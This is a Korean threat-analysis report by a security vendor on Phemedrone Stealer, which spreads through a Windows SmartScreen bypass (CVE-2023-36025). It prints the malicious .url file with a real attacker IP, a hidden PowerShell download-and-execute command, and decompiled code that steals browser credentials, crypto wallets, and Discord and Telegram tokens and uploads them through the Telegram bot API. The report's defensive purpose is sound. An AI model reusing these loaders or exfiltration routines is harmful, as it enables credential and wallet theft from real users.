PIOLINK

보안위협분석

Phemedrone Stealer 분석


2024 년 02 월 16 일

㈜파이오링크 사이버위협분석팀

개요

24년 1월 처음 발견된 펨드론 스틸러(Phemedrone Stealer)는 정보 탈취형 악성코드이다. 공격자들은 Windows Defender SmartScreen[1] 우회 취약점인 CVE-2023-36025를 이용하여 펨드론 스틸러를 유포하고 있다.

CVE-2023-36025를 이용해 우회에 성공할 경우 공격자는 SmartScreen 알림을 우회할 수 있으며, 사용자 모르게 악성코드를 삽입할 수 있게 된다.



<그림 1> SmartScreen 알림 화면

공격자가 악용하는 .url 파일을 실행하면 공격자의 서버에 접속해 제어판 파일(.cpl)[2]을 다운로드받아 실행한다. 이 때 원래라면 SmartScreen 알림이 실행되어야 하지만 .cpl 파일을 이용하여 이를 우회한다.

[1] 피싱 또는 악성 프로그램 웹 사이트 및 응용 프로그램과 잠재적인 악성 파일 다운로드부터 보호하는 Microsoft 기능 중 하나

[2] Control Panel File 의 약자로 윈도우 운영체제의 제어판으로 열리는 파일

```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (
x86)\Microsoft\Edge\Application\msedge.exe
```

〈그림 2〉 .url 파일 내용


실행된 제어판 파일은 PowerShell을 이용해 “DATA3.txt” 파일을 추가적으로 다운로드 하며, 해당 파일은 다시 DATA3.zip 파일을 다운로드 한다.

```
// Segment type: Pure data
aNopWHiddenCIEX:                        // DATA XREF: Test__CPlAppletto
    text "UTF-16LE", "-nop -w hidden -c ",0x22,"I",0x27,0x27,"E",0x27,0x27
    text "UTF-16LE", "X ((new-object net.webclient).downloadstring(",0x27
    text "UTF-16LE", "https://raw.githubusercontent.com/nateeintanan2527/"
    text "UTF-16LE", "Joyce_Data/main/DATA3.txt",0x27,"))",0x22,0
aPowershellExe:                         // DATA XREF: Test__CPlApplet+Cto
    text "UTF-16LE", "Powershell.exe",0
```

〈그림 3〉 .cpl 파일 내용

DATA3.zip 압축해제 시 WerFaultSecure.exe, wer.dll, secure.pdf 3개의 파일이 존재한다. WerFaultSecure.exe[3]은 정상파일이지만, WerFaultSecure.exe를 실행하게 되면 악성 wer.dll 파일을 사이드로딩하면서 악성 행위를 수행하기 시작한다.

실행 시 3개의 파일을 “C:₩Users₩Public₩Libraries₩Books” 경로에 복사하며, 작업 스케줄러에 90분 마다 실행되도록 설정한다.



〈그림 4〉 작업 스케줄러에 등록

[3] Microsoft 가 기본으로 제공하는 시스템 응용 프로그램으로 오류를 추적하고 해결하는 응용 프로그램

그런 다음 secure.pdf 파일의 암호화된 데이터를 복호화하여 페이로드를 실행 해 사용자의 정보를 수집해 공격자의 서버로 전송한다. 이 때, 실행되는 페이로드가 펨드론 스틸러이다. 펨드론 스틸러에 대해 분석해 보도록 하자.


상세분석

개요

1.1 분석 정보

255d887e4aee44b4a811fd99c76d7df6ce442316125d236f9b3891bd56b82f8c.exe			
MD5	4c51b62c9ee7a37ddc010e48b516c243		
SHA-256	255d887e4aee44b4a811fd99c76d7df6ce442316125d236f9b3891bd56b82f8c		
File Type	Win32 EXE	File Size	3.81MB
주요 행위	브라우저, 텔레그램, 디스코드 등에서 사용자 정보탈취 후 전송		

1.2 도식도



1) 실행환경 검사
2) 우선 순위에 따라 사용자 정보 수집
   A. Chromium
   B. 암호화폐
   C. 텔레그램
   D. 디스코드
   E. 스팀
   F. Gecko
   G. 시스템 정보 수집
   H. 스크린샷
3) 수집한 정보 압축
4) 텔레그램을 이용해 전송

Phemedrone Stealer 분석

Phemedrone Stealer 실행 시 CheckAll 모듈을 통해 스틸러가 실행 될 환경을 확인한다. 가상환경에서 동작하고 있는지 확인하며, 디버거 확인 및 뮤텍스를 검사한다. 동일 악성코드가 활성화되어 있다고 판단되면 악성코드가 즉시 종료된다.

```
// Token: 0x02000034 RID: 52
public class CheckAll
{
    // Token: 0x060000B9 RID: 185 RVA: 0x000064A8 File Offset: 0x000046A8
    public static void Check()
    {
        if (Config.AntiVm && AntiVM.IsVM())
        {
            Environment.FailFast("");
        }
        if (Config.AntiCIS && CISCheck.IsCIS())
        {
            Environment.FailFast("");
        }
        if (Config.AntiDebug)
        {
            AntiDebugger.KillDebuggers();
        }
        if (Config.MutexValue.Length > 0)
        {
            MutexCheck.Check();
        }
    }
}
```

<그림 5> CheckAll 모듈

```
public class AntiVM
{
    // Token: 0x060000B3 RID: 179 RVA: 0x00006408 File Offset: 0x00004608
    public static bool IsVM()
    {
        List<string> list = new List<string>();
        list.Add("VirtualBox");
        list.Add("VBox");
        list.Add("VMware Virtual");
        list.Add("VMware");
        list.Add("Hyper-V Video");
        IEnumerable<string> gpus = Information.GetGPUs();
        return list.Any((string x) => gpus.Any((string y) => y.Contains(x)));
    }
}
```

<그림 6> 가상환경 확인

정보 수집을 위해 각각의 모듈이 존재하며, 스레드를 이용해 모듈들이 실행된다. 각각의 모듈들은 정해진 우선순위에 따라 실행된다.

```
select s.ToList<IService>()).ToList<List<IService>>().ForEach(delegate(List<IService> s)
{
    List<Thread> list = (from service in s
    select new Thread(new ThreadStart(service.Run))).ToList<Thread>();
    list.ForEach(delegate(Thread t)
    {
        t.Start();
    });
    list.ForEach(delegate(Thread t)
    {
        t.Join();
    });
    Action<IService> action;
    if ((action = <>9__6) == null)
    {
        action = (<>9__6 = delegate(IService service)
        {
            IService.AddRecords(service.Entries, zip);
            service.Dispose();
        });
    }
    s.ForEach(action);
```

〈그림 7〉 우선순위에 맞춰 모듈 실행

가장 먼저 Chromium의 비밀번호, 쿠키, 자동 완성, 신용카드 등의 사용자 정보를 수집 한다. 앱에 사용된 사용자 계정정보 및 개인정보 또한 수집한다.

```
List<string> list2 = new List<string>();
foreach (string text2 in BrowserHelpers.ListBrowsers(text, (string directory) => File.Exists(Path.Combine(directory, "User Data", "Local State")) || (File.Exists(Path.Combine
  (directory, "Local State")) && File.Exists(Path.Combine(directory, "Module Info Cache")))))
{
    string browserName = this.GetBrowserName(text, text2);
    string browserRoot = Directory.Exists(Path.Combine(text2, "User Data")) ? Path.Combine(text2, "User Data") : text2;
    string browserVersion = NullableValue.Call<string>(() => File.ReadAllText(Path.Combine(browserRoot, "Last Version"))) ?? "1.0.0.0";
    byte[] masterKey = BrowserHelpers.ParseMasterKey(Path.Combine(browserRoot, "Local State"));
    List<string> list3 = this.ListProfiles(browserRoot);
    Func<Func<int, object>, string> <>9__2;
    foreach (string text3 in list3)
    {
        string profileName = Chromium.ParseProfileName(list3, text3);
        string dbPath = Path.Combine(text3, "Network", "Cookies");
        string tableName = "cookies";
        Func<Func<int, object>, string> lineHandler;
        if ((lineHandler = <>9__2) == null)
        {
            lineHandler = (<>9__2 = delegate(Func<int, object> row)
            {
                string @string = Encoding.UTF8.GetString((byte[])row(1));
```

〈그림 8〉 사용자 정보 수집

개인정보 탈취 대상 앱 목록			
Authenticator	EOS Authenticator	BrowserPass	MYKI
Splikity	CommonKey	Zoho Vault	Norton Password Manager
Avira Password Manager	Trezor Password Manager	MetaMask	TronLink

BinanceChain	Coin98	iWallet	Wombat
MEW CX	NeoLine	Terra Station	Keplr
Sollet	ICONex	KHC	TezBox
Byone	OneKey	Trust Wallet	MetaWallet
Guarda Wallet	Exodus	Jaxx Liberty	Atomic Wallet
Electrum	Mycelium	Coinomi	GreenAddress
Edge	BRD	Samourai Wallet	Copay
Bread	Airbitz	KeepKey	Trezor
Ledger Live	Ledger Wallet	Bitbox	Digital Bitbox
YubiKey	Google Authentica-tor	Microsoft Authenti-cator	Authy
Dou Mobile	OTP Auth	FreeOTP	Aegis Authenticator
LastPass Authentica-tor	Dashlane	Keeper	RoboForm
KeePass	KeePassXC	Bitwarden	NordPass
LastPass			

그 다음 Armory, Bytecoin, Atomic 등 다양한 암호화폐 지갑 애플리케이션에서 사용자의 정보와 파일들을 추출한다.

```
private static List<Phemedrone.Classes.LogRecord> ParseDatWallets(string rootLocation)
{
    List<Phemedrone.Classes.LogRecord> list = new List<Phemedrone.Classes.LogRecord>();
    using (List<string>.Enumerator enumerator = Phemedrone.Extensions.FileManager.EnumerateFiles(rootLocation, "wallet.dat", 2, 0).GetEnumerator())
    {
        while (enumerator.MoveNext())
        {
            string wallet = enumerator.Current;
            byte[] array = Phemedrone.Extensions.NullableValue.Call<byte[]>(() => File.ReadAllBytes(wallet));
            if (array != null)
            {
                ServiceCounter.WalletsCount++;
                list.Add(new Phemedrone.Classes.LogRecord
                {
                    Path = "Wallets/" + wallet.Replace(rootLocation + "\\", null),
                    Content = array
                });
            }
        }
    }
```

<그림 9> 암호화폐 수집

대상 암호화폐 목록			
Armory	Atomic	Bytecoin	Coninomi
Jaxx	Electrum	Exodus	Guarda

차례대로 스팀 플랫폼과 관련된 사용자 정보와 파일들을 추출하고, 디스코드 인증토큰을 탈취한다. 디스코드 토큰을 탈취할 경우 아이디나 비밀번호를 알고있지 않아도 로그인이 가능하다.

```
foreach (string[] array in new List<string[]>
{
    Directory.GetFiles((string)obj, "*ssfn*"),
    Directory.GetFiles((string)obj + "\\config", "*.vdf")
})
{
    for (int i = 0; i < array.Length; i++)
    {
        string file = array[i];
        byte[] array2 = Phemedrone.Extensions.NullableValue.Call<byte[]>(() =
        if (array2 != null)
        {
            list.Add(new Phemedrone.Classes.LogRecord
            {
                Path = "Steam/" + file.Replace((string)obj + "\\", null),
                Content = array2
            });
        }
    }
    ServiceCounter.HasSteam = true;
}
```

<그림 10> 스팀 정보 수집

```
protected override LogRecord[] Collect()
{
    foreach (string path in Directory.GetDirectories(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "*cord*"))
    {
        string text = Path.Combine(path, "Local Storage", "leveldb");
        if (Directory.Exists(text))
        {
            string text2 = Path.Combine(path, "Local State");
            if (File.Exists(text2))
            {
                byte[] array = BrowserHelpers.ParseMasterKey(text2);
                if (array != null)
                {
                    ServiceCounter.DiscordList.AddRange(BrowserHelpers.ParseDiscordTokens(text, array));
                }
            }
        }
    }
```

<그림 11> 디스코드 토큰 수집

텔레그램 사용자 정보 수집 후, Gecko 기반 브라우저 및 그 외 브라우저의 다양한 사용 정보들을 수집한다. 텔레그램의 경우 “tdata”내의 인증관련 정보를 수집하고자 한다.

```
tring browserName = this.GetBrowserName(null, text);
tring rootLocation = Path.Combine(text, "Profiles");
oreach (string text2 in this.ListProfiles(rootLocation))

   string text3 = text2.Split(new char[]
   {
       'ww'
   }).Last<string>();
   byte[] array = null;
   string text4 = text2;
   if (text4 != null)
   {
       if (File.Exists(Path.Combine(text4, "key3.db")))
       {
           array = Gecko.Key3Database(Path.Combine(text4, "key3.db"));
       }
       else
       {
           string path = text4;
           if (File.Exists(Path.Combine(path, "key4.db")))
           {
               array = Gecko.Key4Database(Path.Combine(path, "key4.db"));
           }
       }
```

〈그림 12〉 브라우저 사용자 정보 수집


```
else if (fileInfo.Name.EndsWith("s") && fileInfo.Name.Length == 17)
{
    Telegram.<Collect>g__AddFile|2_0(text, ref CS$<>8__locals1);
}
else if (new string[]
{
    "usertag",
    "settings",
    "key_data",
    "prefix"
}.Any((string prefix) => fileInfo.Name.StartsWith(prefix)))
{
    Telegram.<Collect>g__AddFile|2_0(text, ref CS$<>8__locals1);
}
```

〈그림 13〉 텔레그램 정보 수집

맥 주소, cpu, 윈도우 버전, 호스트 이름 등 피해자 시스템 정보 수집 후 스크린 샷을 찍는다. 수집 된 정보들은 ZipStorage 및 MemoryStream을 이용해 (국가)ip-Phemedrone-Report.zip 으로 압축한다.

```
array[2] = "IP:";
array[3] = jsonParser.ParseString("query", Information.JsonString, false);
array[4] = "Country:";
array[5] = jsonParser.ParseString("country", Information.JsonString, false);
array[6] = jsonParser.ParseString("countryCode", Information.JsonString, false);
array[7] = "City:";
array[8] = jsonParser.ParseString("city", Information.JsonString, false);
array[9] = "Postal:";
array[10] = jsonParser.ParseString("zip", Information.JsonString, false);
array[11] = "MAC:";
array[12] = Information.GetMac();
array[13] = "Username:";
array[14] = Environment.UserName;
array[15] = Environment.MachineName;
array[16] = "Windows name:";
array[17] = Information.GetWindowsVersion();
array[18] = (Environment.Is64BitOperatingSystem ? "x64" : "x32");
array[19] = "Hardware ID:";
array[20] = Information.GetHwid();
```

<그림 14> 시스템 정보 수집



<그림 15> zip 파일로 압축

수집한 정보들을 봇 토큰 및 id를 이용해 텔레그램 엔드포인트에 업로드한다.

- Hxxps://api.telegram.org/bot{0}/sendDocument

```
RSAParameters publicKey = Phemedrone.Senders.Telegram.DeserializeKey(this.Argumen
data = Phemedrone.Senders.Telegram.Encrypt(data, publicKey);
string text = Phemedrone.Services.Information.GetFileName();
text = text.Substring(0, text.Length - 4) + ".phem";
string summary = Phemedrone.Services.Information.GetSummary();
base.MakeFormRequest(string.Format("https://api.telegram.org/bot{0}/sendDocument"
{
    new KeyValuePair<string, string>("chat_id", this.Arguments[1].ToString()),
    new KeyValuePair<string, string>("parse_mode", "MarkdownV2"),
    new KeyValuePair<string, string>("caption", summary)
});
```

〈그림 16〉 텔레그램을 이용해 전송_1

```
ServicePointManager.DefaultConnectionLimit = 1000;
ServicePointManager.Expect100Continue = true;
ServicePointManager.SecurityProtocol = 3072;
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create
httpWebRequest.Method = "POST";
httpWebRequest.Timeout = 30000;
string str = "----------------------------" + DateTime.Now.Ticks.
httpWebRequest.ContentType = "multipart/form-data; boundary=" + s
using (MemoryStream memoryStream = new MemoryStream())
{
    StreamWriter streamWriter = new StreamWriter(memoryStream);
    streamWriter.WriteLine("--" + str);
    streamWriter.WriteLine(string.Concat(new string[]
    {
        "Content-Disposition: form-data; name=₩"",
        file,
        "₩"; filename=₩"",
        filename,
        "₩""
    }));
```

〈그림 17〉 텔레그램을 이용해 전송_2

결론

해당 스틸러는 Windows 의 Smart Screen 을 이용해 유포되어 텔레그램, 스팀, 디스코드 등에서 쿠키, 사용자 계정 정보, 등록된 신용카드 정보 등을 수집하고 공격자에게 전송한다. Smart Screen 취약점의 경우 23 년 11 월에 발견돼 현재 패치가 진행된 상황이다.

악성코드의 감염을 막기 위해 Windows 업데이트와, 사용 중인 백신의 버전을 최신으로 유지할 것을 권고한다.

IoC

f32964087462ba3c96a87ee8387f89de8fa605f2f5bb84cb5f754cd736683f2d **/ControlPanelMaker.dll**

5f1a027f1c1468f93671a4c7fc7b5da00a3c559a9116f5417baa6c1f89550d9f **/ WerFaultSecure.exe**

c6765d92e540af845b3cbc4caa4f9e9d00d5003a36c9cb548ea79bb14c7e8f66 **/ wer.dll**

a841cd16062702462fdffdd7eef9fc3d88cde65d19c8d5a384e33066d65f9424 **/ image_reported.url**

5ecad303475e180f8879871d8571d1a7eeb99e0b3c63cc77fdd02cb9b8c51211 **/ secure.pdf**

f2814a4b3796fb44045c33b9d0d9972bf40478e5bc74b587486900c6cfa02f3d **/ secure.pdf**

4da33c7fe62f71962913d7b40ff76aff9f1586e57db707b3d6b88162c051f402 **/ data3.txt**

ff44e502bd5ea36e17b3fc39b480e65971b36002f27fb441e4acadd6bf604a20 **/ data3.zip**

e326c1b9e61cca6823300158e55381c6951b09d2327a89a8d841539cad3b4df3 **/ data2.zip**

255d887e4aee44b4a811fd99c76d7df6ce442316125d236f9b3891bd56b82f8c **/ phemedrone**

711de934bbdb56f4335d776819d4059222f8b3376fcb4a72ac2fca0a38e45801 **/ system.exe**

C&C

hxxp://api.telegram.org/{telegram-bot-token}/sendDocument

hxxps://github.com/nateeintanan2527/Joyce_Data/raw/main/DATA3.zip

file://51[.]79[.]185[.]145/pdf/data2.zip/pdf2.cpl

hxxps://raw.githubusercontent.com/nateeintanan2527/Joyce_Data/main/DATA3.txt